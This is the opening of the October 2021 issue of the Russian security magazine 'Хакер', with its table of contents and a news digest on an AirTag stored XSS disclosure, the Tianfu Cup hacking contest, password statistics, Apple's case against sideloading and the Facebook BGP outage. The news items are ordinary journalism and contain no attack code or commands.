ХАКЕР

ОКТЯБРЬ 2021

№271

Ищем руткиты с DRAKVUF

Как защитить данные в Linux

+5 райтапов по Hack The Box

СИЛА ЧЕТЫРЕХ БАЙТОВ

Cover Story

История одной уязвимости в ядре Linux


ПОДПИСКА НА «ХАКЕР»

Мы благодарим всех, кто поддерживает редакцию и помогает нам компенсировать авторам и редакторам их труд. Без вас «Хакер» не мог бы существовать, и каждый новый подписчик делает его чуть лучше.

Напоминаем, что дает годовая подписка:

- год доступа ко всем материалам, уже опубликованным на Xakep.ru;
- год доступа к новым статьям, которые выходят по будням;
- полное отсутствие рекламы на сайте (при условии, что ты залогинишься);
- возможность скачивать выходящие каждый месяц номера в PDF, чтобы читать на любом удобном устройстве;
- личную скидку 20%, которую можно использовать для продления годовой подписки. Скидка накапливается с каждым продлением.

Если по каким-то причинам у тебя еще нет подписки или она скоро кончится, спеши исправить это!



Октябрь 2021
№ 271

CONTENTS

MEGANews
Все новое за последний месяц

Android
Идентификация по обоям и security-новшества Android 12

Тысячи обманутых ютуберов
Как хакеры годами похищали cookie и угоняли YouTube-каналы

Сила четырех байтов
Как я нашел уязвимость CVE-2021-26708 в ядре Linux

Код под надзором
Создаем виртуальную лабораторию для анализа малвари

На страже ядра
Обнаруживаем руткиты с помощью нового плагина DRAKVUF

Obsidium fatality
Обходим триальную защиту популярного протектора

HTB Pit
Находим и эксплуатируем службу SNMP

HTB Cap
Роем трафик в поисках учеток и эксплуатируем Linux capabilities

HTB Monitors
Применяем еще один способ побега из Docker

HTB Dynstr
Эксплуатируем уязвимость в DDNS

HTB Spider
Эксплуатируем инъекцию шаблонов и уязвимость в XML

LUKS, eCryptFS или шифрование ZFS?
Выбираем способ защиты данных в Linux

Магия консоли 2
Запасаемся инструментами на все случаи жизни

Титры
Кто делает этот журнал

MEGANEWS


Мария «Mifrill» Нефёдова
nefedova@glc.ru

В этом месяце: глобальный сбой в работе Facebook вызвал нешуточную панику, вышла новая Raspberry Pi Zero 2 W, компания Apple рассказывает об опасности сторонней загрузки приложений, у Twitch утекли данные о доходах стримеров, шифровальщик REvil снова прекратил работу и еще много интересного.

ПРОБЛЕМЫ AIRTAG

ИБ-исследователь Бобби Раух (Bobby Rauch) обнаружил, что брелоки AirTag, которые Apple рекламирует как удобное решение для отслеживания личных вещей (например, ноутбуков, телефонов, ключей от машины, рюкзаков), подвержены хранимой XSS-уязвимости. Раух раскрыл данные об этой проблеме до выхода патча, так как разочаровался в bug bounty программе Apple.

Корень уязвимости заключается в том, что, когда пользователь AirTag включает «режим утери», он может добавить свой номер телефона и настраиваемое сообщение, которое будет отображаться для любого, кто найдет и отсканирует AirTag с помощью любого устройства с поддержкой NFC.



Раух заметил, что уникальная страница, создаваемая на found.apple.com для каждого брелока, подвержена хранимой XSS и проблему можно эксплуатировать, вставив вредоносные данные в поле для номера телефона.

Исследователь описывает следующий сценарий атаки: злоумышленник включает «режим утери» для собственного AirTag и перехватывает запрос, связанный с этой операцией. Затем вводит вредоносные данные в поле номера телефона. После злоумышленнику остается лишь сбросить устройство AirTag в том месте, где его цель (или случайный прохожий, если атака носит оппортунистический характер) найдет брелок и просканирует его. После сканирования такого AirTag немедленно запустится вредоносный пейлоад.

Раух продемонстрировал такую атаку, внедрив полезную нагрузку, которая перенаправляет жертву на фишинговую страницу, имитирующую iCloud. Поскольку речь идет о продукте Apple, страница входа в iCloud может не вызвать подозрения у жертвы, хотя на самом деле при сканировании найденного AirTag не нужно предоставлять никакие учетные данные.

Аналогичным способом преступник может заманить свою жертву на любой другой сайт, в том числе распространяющий малварь, или создать иную полезную нагрузку, которая, к примеру, будет перехватывать токены сеансов и клики. Также Раух отмечает, что можно использовать вредоносную ссылку на found.apple.com саму по себе, отправив ее непосредственно своей цели. В этом случае полезная нагрузка запустится после получения доступа к ссылке и даже не будет необходимости сканировать AirTag.

Раух уведомил Apple о проблеме еще 20 июня 2021 года, но компания реагировала очень медленно, постоянно присылая отписки о том, что изучением бага занимаются специалисты. Также Apple отказалась ответить на вопросы эксперта о возможном вознаграждении за обнаруженную ошибку. В итоге Раух разочаровался в bug bounty Apple окончательно и решил опубликовать детали уязвимости в открытом доступе.

Стоит отметить, что недавно издание Washington Post посвятило этой проблеме большую статью, в которой многие ИБ-специалисты рассказывали о таких же проблемах и утверждали, что Apple оставляла их багрепорты без внимания месяцами, выпускала неэффективные патчи, занижала размеры вознаграждений и вообще запрещала исследователям участвовать в bug bounty далее, если те начинали жаловаться.

3-Е МЕСТО ПО МАЙНИНГУ БИТКОЙНА

Эксперты Центра альтернативных финансов Кембриджского университета представили статистику, согласно которой Россия заняла **ТРЕТЬЕ МЕСТО** в мире по майнингу биткойна после того, как в Китае наложили запрет на добычу криптовалют.

По состоянию на август 2021 года на Россию приходилось более **11%** всех майнинговых мощностей в мире. Лидером по добыче криптовалют были названы США с **35,4%**, а второе место занял Казахстан — **18,1%**.

ВЫШЛА RASPBERRY PI ZERO 2 W

Разработчики Raspberry Pi Foundation представили новый одноплатник Raspberry Pi Zero 2 W. Новинка подойдет к большинству корпусов и аксессуаров, сделанных для первого Pi Zero.

В данном случае процессор от Raspberry Pi 3 был помещен на плату того же размера, что и у оригинального Pi Zero. Так, старый одноядерный ARM11 на 1 ГГц заменили четырехъядерным Broadcom BCM2710A1 на базе Cortex A53 (тоже 1 ГГц). Этот процессор использовался в оригинальном Raspberry Pi 3, выпущенном в 2016 году с тактовой частотой немного ниже. Таким образом, мощности и возможности Pi Zero значительно увеличиваются: перешли от одного ядра к четырем, от 32 бит к 64.

Сооснователь Raspberry Pi Эбен Аптон сообщает, что прирост производительности по сравнению с оригинальным Zero «зависит от рабочих нагрузок», но в работе с многопоточными задачами одноплатник будет «почти в пять раз быстрее». Также он пишет, что за отвод тепла отвечают «толстые внутренние слои меди» на плате, что должно помочь предотвратить троттлинг от перегрева, который мог бы возникнуть без использования дополнительных кулеров и радиаторов.

Так как Pi Zero 2 W по-прежнему представляет собой менее мощную и более миниатюрную версию Pi, для других обновлений здесь не так много физического места. Из-за этого одноплатник по-прежнему имеет 512 Мбайт оперативной памяти, Wi-Fi 2,4 ГГц 802.11b/g/n, Bluetooth 4.2, один порт mini HDMI, а также два порта microUSB (один для питания, один для данных) и слот для карт памяти microSD.

Поскольку новинка использует все тот же форм-фактор Zero, она должна подходить ко всем выпущенным ранее корпусам и аксессуарам, сделанным для оригинального Pi Zero.

Аптон говорит, что компания рассчитывает отгрузить около 200 тысяч Pi Zero 2 W за оставшиеся пару месяцев 2021 года и еще 250 тысяч в первой половине 2022 года. Эти не слишком оптимистичные прогнозы связаны с продолжающейся нехваткой полупроводников, которая уже спровоцировала повышение цен на флагманскую модель Raspberry Pi 4 с 35 до 45 долларов. Также из-за этого компания возобновила производство версии Pi 4 с 1 Гбайт оперативной памяти по цене 35 долларов.

Оригинальный Pi Zero W и Pi Zero без Wi-Fi будут по-прежнему производиться и продаваться по изначальной цене (10 и 5 долларов соответственно), а новый Pi Zero 2 W можно будет приобрести за 15 долларов.


ОПАСНОСТЬ БИОМЕТРИИ

Глава группы InfoWatch Наталья Касперская дала интервью РИА Новости и в ходе беседы очень критично высказалась о надежности биометрических систем. Касперская посоветовала «не вестись на удобство» и не использовать биометрию, если без этого можно обойтись.

«Моя личная рекомендация: ни в коем случае не сдавать биометрические данные, не вестись на удобство. Их практически с гарантией украдут, продадут, сольют. Давайте нам сначала объяснят: как эти данные планируется защищать, в том числе от своих сотрудников.

При внедрении биометрии главная опасность заключается в том, что пока неясно, как защитить и верифицировать эти данные. Граждане сдают отпечатки пальцев и фото лиц, их лица снимают без их ведома и согласия на улицах, в транспорте, в офисах и торговых центрах, а потом такую информацию может кто-то слить, украсть, перехватить и использовать, например в крупных сделках с недвижимостью, при управлении счетом в банке, при проходе на закрытые объекты и тому подобном»

— предостерегает Наталья Касперская



TIANFU CUP 2021

Китайские ИБ-специалисты получили 1,88 миллиона долларов на Tianfu Cup, крупнейшем и самом престижном хакерском соревновании в стране. Во время состязания были успешно взломаны Windows 10, iOS 15, Google Chrome, Apple Safari, Microsoft Exchange Server, Ubuntu 20 и не только.

Tianfu Cup очень похож на известное соревнование Pwn2Own и был создан именно после того, как в 2018 году китайское правительство запретило местным ИБ-исследователям участвовать в хакерских конкурсах, организованных за рубежом. Правила Tianfu Cup и Pwn2Own похожи: суть состязания заключается в том, чтобы использовать ранее неизвестные уязвимости и с их помощью взломать конкретное приложение или устройство. Если эксплоит сработал и атака удалась, исследователи получают за это баллы, а в итоге и денежные призы.

Равно как и во время Pwn2Own, обо всех использованных эксплоитах и найденных багах сообщают разработчикам скомпрометированных продуктов, и патчи выходят вскоре после завершения соревнования.

В этом году организаторы объявили о целях для атак еще летом, так что у участников было от трех до четырех месяцев на подготовку эксплоитов. Во время соревнования исследователям дается три попытки по пять минут, чтобы запустить свои эксплоиты на устройствах, предоставленных организаторами.

TFC 2021 Targets & Prize

Target	2021TFC Prize(RCE)	2021TFC EXTRA Prize(RCE + Sandbox Escape)	Note
Chrome	$50,000	$150,000	
Safari	$40,000	$75,000	M1:RCE=$60000; M1: RCE+Sandbox=$120000
Adobe PDF Reader	$30,000	$40,000	
Docker-CE	/	$60,000	
Ubuntu 20/CentOS 8	/	$40,000	
Microsoft Exchange Server 2019	$60,000	$200,000	
Windows 10	$20,000	$40,000	
VMware Workstation	/	$80,000	
VMware ESXi	/	$180,000	
Ubuntu + qemu-kvm	$60,000	$150,000	
Parallels Desktop	/	$30,000	
iPhone 12 pro	$120,000	$180,000	Remote Jailbreak : $300000
Domestic mobile phones(Android)	to be updated	to be updated	Please contact us for the details of the brand and model.
Synology DS220j	/	$10,000	
ASUS Router AX56U	/	$10,000	
Domestic vehicle	to be updated	to be updated	

На этот раз соревнование проходило 16 и 17 октября в городе Чэнду. Победителями стали эксперты китайской ИБ-фирмы Kunlun Lab, которые забрали домой 654 500 долларов, что составляет примерно треть от общего призового фонда.

В список целей для Tianfu Cup 2021 входили шестнадцать устройств и софтверных продуктов, и в итоге соревнование стало одним из самых успешных: одиннадцать участников реализовали атаки против тринадцати целей. Три цели так и не были скомпрометированы: NAS Synology DS220j, смартфон Xiaomi Mi 11 и китайский электромобиль, бренд которого не разглашался (на этот взлом даже не зарегистрировался ни один участник).

Зато успешные эксплоиты были продемонстрированы:

- для Windows 10 (взломана пять раз);
- Adobe PDF Reader (взломан четыре раза);
- Ubuntu 20 (взломана четыре раза);
- Parallels VM (взломан три раза);
- iOS 15 (взломана три раза);
- Apple Safari (взломан два раза);
- Google Chrome (взломан два раза);
- роутер ASUS AX56U (взломан два раза);
- Docker CE (взломан один раз);
- VMware ESXi (взломан один раз);
- VMware Workstation (взломан один раз);
- QEMU VM (взломан один раз);
- Microsoft Exchange (взломан один раз).

Большинство эксплоитов использовали уязвимости для повышения привилегий и удаленного выполнения кода. Однако две атаки выделялись среди прочих. Первая представляла собой цепочку атак с удаленным выполнением кода без какого-либо взаимодействия с полностью пропатченной iOS 15, работающей на последнем iPhone 13. Вторая представляла собой простую двухуровневую цепочку эксплоитов для удаленного выполнения кода в Google Chrome.


В этом году к соревнованиям было приковано внимание всего мира, так как показанный в прошлом году на Tianfu Cup эксплоит для iOS в итоге китайские власти использовали, чтобы следить за уйгурским населением. Это окончательно убедило многих ИБ-специалистов в том, что власти страны запретили китайским исследователям участвовать в хакерских конкурсах за границей, чтобы лучше использовать их потенциал для собственных операций.

СУПЕРГЕРОИ НЕ СПАСУТ

Инженеры Mozilla обнаружили, что сотни тысяч человек используют пароли, так или иначе связанные с различными супергероями. Эксперты шутят, что такие пароли не обладают суперзащитой и являются слабыми, скомпрометировать их достаточно легко.


Изучив статистику агрегатора утечек Have I been pwned, исследователи обнаружили, что пароли, созданные «в честь» супергероев, — это довольно распространенная среди пользователей практика. Чаще всего в утечках встречается пароль Superman (**328 000** случаев), а за ним следуют Batman (более **226 000** случаев) и Spider-Man (чуть более **160 000** случаев). Также популярны Росомаха, Железный человек, Чудо-женщина и Сорвиголова, которые обнаруживаются в различных дампах **ДЕСЯТКИ ТЫСЯЧ РАЗ**.

Настоящие личности супергероев тоже не остаются без внимания, причем с большим отрывом здесь лидирует Джеймс Хоулетт (Логан) — более **30 000** паролей, а также встречаются Кларк Кент, Брюс Уэйн, Питер Паркер и Тони Старк.



Продолжение статьи →

← Начало статьи



APPLE ПРОТИВ СТОРОННЕЙ ЗАГРУЗКИ ПРИЛОЖЕНИЙ

Компания Apple по-прежнему выступает против загрузки сторонних приложений и использования сторонних магазинов приложений в iOS. В компании уверяют, что это связано исключительно с соображениями конфиденциальности и безопасности, подчеркивая, что на Android малвари больше от 15 до 47 раз.

Свежий отчет компании, посвященный этому вопросу, был опубликован в связи с тем, что в отношении Apple в ЕС в настоящее время ведется антимонопольное расследование. Его суть состоит в том, что компания принуждает разработчиков использовать собственный App Store для установки приложений и осуществления платежей. Кроме того, минувшим летом Apple столкнулась с проблемами в США, где два сенатора выдвинули законопроект, который, если будет принят, вынудит компанию открыть свои устройства для загрузки сторонних приложений и использования сторонних платежных систем.

В свежем отчете Apple заявляет, что причина, по которой устройства на базе iOS используют исключительно App Store как единственный способ установки приложений, связана с соображениями безопасности, так как это позволяет специалистам компании сканировать приложения в поисках вредоносного контента, прежде чем те достигнут пользователей.

Apple цитирует заявления ряда источников (включая Министерство внутренней безопасности США, ENISA, Европол, Интерпол, NIST, «Лабораторию Касперского», Wandera и Norton), которые предупреждают пользователей, что установка приложений из сторонних каталогов (так называемый sideloading) может быть опасна.

> *«Принудительный sideloading в экосистеме iOS сделает iPhone менее безопасным и менее заслуживающим доверия для пользователей. Так произойдет независимо от того, загружаются сторонние приложения напрямую или через сторонние магазины приложений», — пишут представители компании.*

Далее в отчете Apple перечислены несколько вредоносных кампаний, нацеленных на Android-девайсы, в ходе которых злоумышленники обманом заставляли пользователей загружать сторонние вредоносные приложения, размещенные на сайтах или в неофициальных каталогах.

В этот список вошли такие кампании, как Goontact, HiddenAds, FakeSpy, SpyNote, BlackRock, Banker.BR, TeaBot, Fusob, Anubis, FluBot, HelloSpy, MalLocker.B, CopyCat, Android.Click.312.origin и FakeAdsBlock. Таким образом, Apple перечисляет в отчете самые разные угрозы, включая обычное рекламное ПО, программы-вымогатели, банковские трояны, коммерческую спайварь и даже вредоносные программы «правительственных хакеров», которые, по словам Apple, злоумышленники распространяли именно благодаря sideloading'у и возможности пользователей Android устанавливать приложения из любого источника в интернете.

> *«Некоторые инициативы по загрузке сторонних приложений также потребуют [от Apple] снятия защиты от доступа третьих лиц к проприетарным аппаратным элементам и непубличным функциям операционной системы, — пишет Apple. — Это подорвет основу безопасности платформы, которая защищает операционную систему, данные и сервисы iPhone от вредоносных программ, взломов и сбоев в работе.*
>
> *Принуждение Apple к поддержке загрузки сторонних приложений на iOS (посредством прямых загрузок или через сторонние магазины приложений) ослабит уровни безопасности и подвергнет всех пользователей новым и серьезным рискам. Это позволит вредоносным и нелегитимным приложениям легче достичь пользователей; подорвет функции, которые дают пользователям контроль над загружаемыми легитимными приложениями; это может подорвать on-device-защиту iPhone.*
>
> *Загрузка сторонних приложений стала бы шагом назад с точки зрения безопасности и конфиденциальности пользователей: поддержка sideloading'а приложений на устройствах iOS, по сути, превратила бы их в „карманные ПК“, вернув их во времена зараженных вирусами компьютеров».*

427 000 МАТЕРИАЛОВ С ЗАПРЕЩЕННЫМ КОНТЕНТОМ

Представители Роскомнадзора сообщили, что с января по сентябрь 2021 года ведомство заблокировало более 427 тысяч материалов с запрещенным контентом. При этом отдельно подчеркивается, что более трети всей запрещенной информации (**155 584** материала) обнаружили сами граждане.

Удалено страниц	Призывы к самоубийству	Детская порнография	Наркотики
Сентябрь	6 359	5 515	7 895
Август	6 909	5 033	7 568
Июль	7 942	6 711	6 713
Июнь	6 139	5 701	8 220
Май	5 302	5 479	5 234
Апрель	6 991	6 280	6 427
Март	6 823	5 665	4 686
Февраль	7 274	4 756	4 813
Январь	5 914	5 085	4 601
Всего	59 653	50 225	56 157

Также в Роскомнадзоре отметили работу соцсетей, которые самостоятельно удалили более **45%** запрещенного контента. Наибольший процент неудаления при этом наблюдался у Facebook (**19%**) и YouTube (**11%**).

СТРИМ С ЭСМИНЦА USS KIDD

Неизвестный взломал Facebook-аккаунт американского эсминца USS Kidd и несколько часов стримил на скомпрометированной странице, как он играет в Age of Empires. Причем играл взломщик плохо и не сумел выйти даже из каменного века.

Первым о компрометации сообщило издание Task & Purpose, обнаружившее, что на странице эскадренного миноносца типа «Кидд» кто-то уже четыре часа стримит Age of Empires под заголовком Hahahahaha.

После этого неизвестный включал стрим Age of Empires еще пять раз и каждый раз играл не менее часа. В итоге на официальной странице USS Kidd еще довольно долго были доступны записи этих стримов с заголовками вроде «Hi guys» («Привет, ребята»), «Play game» («Играю») и «Fffffffffff».

Подписчики страницы быстро заметили странную активность и попытались выяснить у хакера, что происходит. Однако тот не отвечал своим зрителям, лишь играл, причем, как было замечено выше, из рук вон плохо. Фактически большую часть времени неизвестный не делал ничего или часами добывал древесину и камень (игнорируя советы зрителей, которые уже пытались рассказать ему, как строить здания и развиваться в игре).

Как сообщают журналисты, со ссылкой на пресс-секретаря ВМС Николь Швегман, военные подтверждают взлом Facebook-аккаунта эсминца USS Kidd, хотя никаких подробностей они не предоставили. Записи стримов были удалены, и ВМС США восстановили контроль над своей учетной записью.

Интересно, что это не первый подобный случай. Так, в 2020 году официальный Twitter-аккаунт воинской части Форт-Брэгг неожиданно опубликовал серию твитов сексуального характера и оставил комментарий к твиту модели OnlyFans. Хотя тогда военные изначально сообщили, что их учетная запись была взломана, вскоре выяснилось, что SMM-менеджер Форт-Брэгг, похоже, просто забыл переключиться на свой личный аккаунт.

ОБВИНЕНИЯ В АДРЕС MICROSOFT

Известный ИБ-эксперт Кевин Бомонт, который работал в Microsoft аналитиком угроз (с июня 2020 года по апрель 2021 года), раскритиковал компанию за то, что она не борется со злоупотреблениями OneDrive и Office 365. Дело в том, что сервисы Microsoft постоянно используются для размещения вредоносного ПО.

→ «Забавно, в MS мы создали систему для оповещения Google Drive о малвари BazarLoader, чтобы такие ссылки блокировались, поэтому это происходило так быстро (буквально за считаные минуты). Теперь они [злоумышленники] перебрались в инфраструктуру Microsoft, у которой есть эта система, но они не могут заставить Office удалить файлы.

Документация Microsoft специально рекомендует разрешить ряд доменов, чтобы защитные решения не проверяли содержимое. Попробуйте-ка защитить бизнес в таких условиях.

Microsoft не имеет права рекламировать себя как лидера в области безопасности, где работают 8000 сотрудников службы безопасности и обрабатываются триллионы сигналов, если они не в состоянии предотвратить прямую эксплуатацию собственной платформы Office 365 для запуска программы-вымогателя Conti, а злоупотребления OneDrive и вовсе продолжаются годами»

— Бомонт у себя в Twitter

ГЛОБАЛЬНЫЙ СБОЙ FACEBOOK

4 октября 2021 года Facebook, Instagram и WhatsApp не работали больше пяти часов по всему миру. Приложения не работали, а браузеры отображали ошибку DNS при попытке подключения к сайтам. Попытка подключиться напрямую к DNS-серверам Facebook также оканчивалась неудачей.

На фоне проблем с доступом по сети стали распространяться слухи о взломе и колоссальной утечке данных: якобы компанию взломали и в сеть слили информацию 1,5 миллиарда пользователей Facebook. Это оказалось ложью.

Сначала казалось, что проблема связана с DNS, но позже выяснилось, что все несколько хуже. Как поясняли специалисты, включая Джорджио Бонфиглио (Giorgio Bonfiglio), главу службы технической поддержки Amazon AWS, префиксы маршрутизации Facebook внезапно исчезли из таблиц маршрутизации BGP, что фактически сделало невозможным подключение к каким-либо службам, размещенным на этих IP-адресах.


Как стало понятно, когда социальные сети заработали вновь, эксперты были полностью правы. Представители Facebook опубликовали официальный пресс-релиз, заявив, что сбой был вызван ошибкой при изменении конфигурации магистральных маршрутизаторов. Поскольку Facebook настроила всю свою организацию на использование доменного регистратора и DNS-серверов, размещенных на их собственном префиксе маршрутизации, когда префиксы были удалены, никто не мог подключиться к этим IP-адресам и службам, работающим на них.

> *«Наши инженерные группы установили, что изменения в конфигурации на магистральных маршрутизаторах, которые координируют сетевой трафик между нашими центрами обработки данных, спровоцировали проблемы и прервали связь, — пишет Сантош Джанардхан (Santosh Janardhan), вице-президент по проектированию и инфраструктуре Facebook. — Это нарушение сетевого трафика оказало каскадное влияние на работу наших дата-центров, в результате чего наши услуги стали недоступны».*

Также сообщалось, что проблемы с конфигурацией повлияли и на внутренние системы и инструменты компании, еще больше затруднив диагностику и восстановление работы. Так, многочисленные анонимные источники в СМИ и социальных сетях утверждали, что сотрудники Facebook не сумели оперативно попасть в собственные дата-центры и получить доступ к проблемному оборудованию, так как из-за сбоя в самой компании царил настоящий хаос.

